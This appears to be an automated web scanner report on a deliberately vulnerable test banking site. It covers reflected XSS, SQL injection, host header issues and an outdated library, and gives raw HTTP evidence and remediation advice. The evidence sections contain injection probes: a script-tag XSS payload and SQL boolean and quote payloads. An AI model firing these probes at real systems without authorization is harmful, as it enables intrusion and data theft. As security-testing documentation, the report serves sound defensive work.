
```
GET /js/bootstrap.min.js HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:13 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Thu, 24 Aug 2017 18:39:21 GMT
ETag: "8fd0-5578425923a97-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 36816
Connection: close
Content-Type: application/javascript

/*!
* Bootstrap v3.3.5 (http://getbootstrap.com)
* Copyright 2011-2015 Twitter, Inc.
* Licensed under the MIT license
*/
```

```
if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");+function(a  
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Vulnerable version of the library 'bootstrap' found	medium	tentative	http://www.vulnerable-bank.com/js/bootstrap.min.js

Long redirection response

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_login_v1.php
Path	/app_v3_login_v1.php
Caption	/app_v3_login_v1.php
Severity	Informational
Confidence	firm

Description

The application returned a redirection response containing a "long" message body. Ordinarily, this content is not displayed to the user, because the browser automatically follows the redirection.

Occasionally, redirection responses contain sensitive data. For example, if the user requests a page that they are not authorized to view, then an application might issue a redirection to a different page, but also include the contents of the prohibited page.

You should review the contents of the response to determine whether it contains anything sensitive.

Remediation

In cases where the application handles requests for unauthorized content by redirecting to a different URL, the application should ensure that no sensitive content is included within the redirection response. Depending on the application and the platform, this might involve checking for proper authorization earlier in the request handling logic, or using a different API to perform the redirection.

Classification

CWE-698: Execution After Redirect (EAR), (<https://cwe.mitre.org/data/definitions/698.html>)

Reference

FirstOrderEvidence


```
POST /app_v3_login_v1.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

username_db=e1RJqVn&password_db=e2K%21j7y%21W1
```

```
HTTP/1.1 302 Found
Date: Fri, 21 May 2021 15:53:45 GMT
Server: Apache/2.4.25 (Debian)
location: app_v3_profile.php
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 10055

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sc
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Long redirection response	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php

Input returned in response (reflected)

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_investments.php?search=10515797nvouvp0
Path	/app_v3_investments.php
Caption	/app_v3_investments.php [search parameter]
Severity	Informational
Confidence	certain

Description

The value of the **search** request parameter is copied into the application's response.

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

Remediation

none

Classification

CWE-20: Improper Input Validation (<https://cwe.mitre.org/data/definitions/20.html>).

CWE-116: Improper Encoding or Escaping of Output (<https://cwe.mitre.org/data/definitions/116.html>).

Reference

FirstOrderEvidence

```
GET /app_v3_investments.php?search=10515797nvouvp0 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:00 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12720
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

 You have searched for '10515797nvouvp0'.</h3>

```
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/redirect.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_bank.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_card.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_investment.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_security.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_loan.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_insurance.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_job.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_about.php

Cross-site scripting (reflected)

Issue Details

URL

http://www.vulnerable-bank.com/app_v3_investments.php?search=105157dj9oh%3cscript%3ealert(1)%3c%2fscript%3ergp6t

Path	/app_v3_investments.php
Caption	/app_v3_investments.php [search parameter]
Severity	High
Confidence	certain

Description

The value of the **search** request parameter is copied into the HTML document as plain text between tags. The payload **dj9oh<script>alert(1)</script>rgp6t** was submitted in the search parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

Remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > ' and =, should be replaced with the corresponding HTML entities (< > etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

Classification

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), (<https://cwe.mitre.org/data/definitions/79.html>).

CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS), (<https://cwe.mitre.org/data/definitions/80.html>).

CWE-116: Improper Encoding or Escaping of Output, (<https://cwe.mitre.org/data/definitions/116.html>).

CWE-159: Failure to Sanitize Special Element, (<https://cwe.mitre.org/data/definitions/159.html>).

Reference

Cross-site scripting (<https://portswigger.net/web-security/cross-site-scripting>).

Reflected cross-site scripting (<https://portswigger.net/web-security/cross-site-scripting/reflected>).

Using Burp to Find XSS issues (https://support.portswigger.net/customer/portal/articles/1965737-Methodology_XSS.html).

FirstOrderEvidence

```
GET /app_v3_investments.php?search=105157dj9oh%3cscript%3ealert(1)%3c%2fscript%3ergp6t HTTP/1.1
```

```
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12745
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

 You have searched for '105157 **dj9oh<script>alert(1)</script>rgp6t** '.</h3>

```
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_bank.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_banking.php

Issue Name	Severity	Confidence	Vector URL
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_card.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_investment.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_security.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_loan.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_insurance.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_job.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_about.php

Arbitrary host header accepted

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_security.php. http://www.vulnerable-bank.com/app_v3_security.php.?cachebust=1621612627.43
Path	/app_v3_security.php.
Caption	/app_v3_security.php. [User-Agent HTTP header]
Severity	Low
Confidence	certain

Description

The application appears to be accessible using arbitrary HTTP Host headers.

This is a serious issue if the application is not externally accessible or uses IP-based access restrictions. Attackers can use DNS Rebinding to bypass any IP or firewall based access restrictions that may be in place, by proxying through their target's browser.

Note that modern web browsers' use of DNS pinning does not effectively prevent this attack. The only effective mitigation is server-side: https://bugzilla.mozilla.org/show_bug.cgi?id=689835#c13

Additionally, it may be possible to directly bypass poorly implemented access restrictions by sending a Host header of 'localhost'

Remediation

none

Classification

none

Reference

none

DiffableEvidence

```
GET /app_v3_security.php. HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:51:32 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apach
[...]
```

```
GET /app_v3_security.php?cachebust=1621612627.43 HTTP/1.1
Host: xvgiaa.www.vulnerable-bank.com
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:57:07 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 292
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at xvgiaa.www.vulnerable-bank.com Port 80</address>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Arbitrary host header accepted	low	certain	http://www.vulnerable-bank.com/app_v3_security.php.

Host header poisoning

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_security.php. http://www.vulnerable-bank.com/app_v3_security.php?cachebust=1621612627.43
Path	/app_v3_security.php.
Caption	/app_v3_security.php. [User-Agent HTTP header]
Severity	Medium
Confidence	tentative

Description

The application appears to trust the user-supplied host header. By supplying a malicious host header with a password reset request, it may be possible to generate a poisoned password reset link. Consider testing the host header for classic server-side injection vulnerabilities.

Depending on the configuration of the server and any intervening caching devices, it may also be possible to use this for cache poisoning attacks.

Resources:

- <http://carlos.bueno.org/2008/06/host-header-injection.html>
- <http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>

Remediation

none

Classification

none

Reference

none

DiffableEvidence

```
GET /app_v3_security.php. HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:51:32 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 285
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apach
[...]
```

```
GET /app_v3_security.php?cachebust=1621612627.43 HTTP/1.1
Host: xvgiaa.www.vulnerable-bank.com
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banks.php
```

```
HTTP/1.1 404 Not Found
Date: Fri, 21 May 2021 15:57:07 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 292
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at xvgiaa.www.vulnerable-bank.com Port 80</address>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Host header poisoning	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php

SQL injection

Issue Details

URL	<code>http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate'</code> <code>http://www.vulnerable-bank.com/app_v3_personal.php?id=173428108%20or%203693%3d03693</code> <code>http://www.vulnerable-bank.com/app_v3_personal.php?id=156986688%20or%207941%3d7942</code>
Path	<code>/app_v3_personal.php</code>
Caption	<code>/app_v3_personal.php [id parameter]</code>
Severity	High
Confidence	firm

Description

The `id` parameter appears to be vulnerable to SQL injection attacks. The payload `'` was submitted in the `id` parameter, and a database error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

Additionally, the payloads `73428108 or 3693=03693` and `56986688 or 7941=7942` were each submitted in the `id` parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

The database appears to be MySQL.

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

Remediation

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

The most effective way to prevent SQL injection attacks is to use parameterized queries (also known as prepared statements) for all database access. This method uses two steps to incorporate potentially tainted data into SQL queries: first, the application specifies the structure of the query, leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. You should review the documentation for your database and application platform to determine the appropriate APIs which you can use to perform parameterized queries. It is strongly recommended that you parameterize every variable data item that is incorporated into database queries, even if it is not obviously tainted, to prevent oversights occurring and avoid vulnerabilities being introduced by changes elsewhere within the code base of the application.

You should be aware that some commonly employed and recommended mitigations for SQL injection vulnerabilities are not always effective:

- One common defense is to double up any single quotation marks appearing within user input before incorporating that input into a SQL query. This defense is designed to prevent malformed data from terminating the string into which it is inserted. However, if the data being incorporated into queries is numeric, then the defense may fail, because numeric data may not be encapsulated within quotes, in which case only a space is required to break out of the data context and interfere with the query. Further, in second-order SQL injection attacks, data that has been safely escaped when initially inserted into the database is subsequently read from the database and then passed back to it again. Quotation marks that have been doubled up initially will return to their original form when the data is reused, allowing the defense to be bypassed.
- Another often cited defense is to use stored procedures for database access. While stored procedures can provide security benefits, they are not guaranteed to prevent SQL injection attacks. The same kinds of vulnerabilities that arise within standard dynamic SQL queries can arise if any SQL is dynamically constructed within stored procedures. Further, even if the procedure is sound, SQL injection can arise if the procedure is invoked in an unsafe manner using user-controllable data.

Classification

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') (<https://cwe.mitre.org/data/definitions/89.html>).

CWE-94: Improper Control of Generation of Code ('Code Injection') (<https://cwe.mitre.org/data/definitions/94.html>).

CWE-116: Improper Encoding or Escaping of Output (<https://cwe.mitre.org/data/definitions/116.html>).

Reference

SQL injection (<https://portswigger.net/web-security/sql-injection>).

Using Burp to Test for Injection Flaws (<https://support.portswigger.net/customer/portal/articles/1965677-using-burp-to-test-for-injection-flaws>).

SQL Injection Cheat Sheet (<https://portswigger.net/web-security/sql-injection/cheat-sheet>).

FirstOrderEvidence

```
GET /app_v3_personal.php?id=Rate' HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:38 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9373
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Error: (1064) You have an error in your SQL syntax ; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

DiffableEvidence

```
GET /app_v3_personal.php?id=173428108%20or%203693%3d03693 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:03:34 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13651
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

ID	Personal	Business	Shortterm
1	2 years - 4,50 %	2 years - 5,50 %	2 years - 6,50 %
2	5 years - 4,50 %	5 years - 5,50 %	10 years - 3,00 %
3	10 years - 3,00 %	10 years - 4,00 %	10 years - 5,00 %

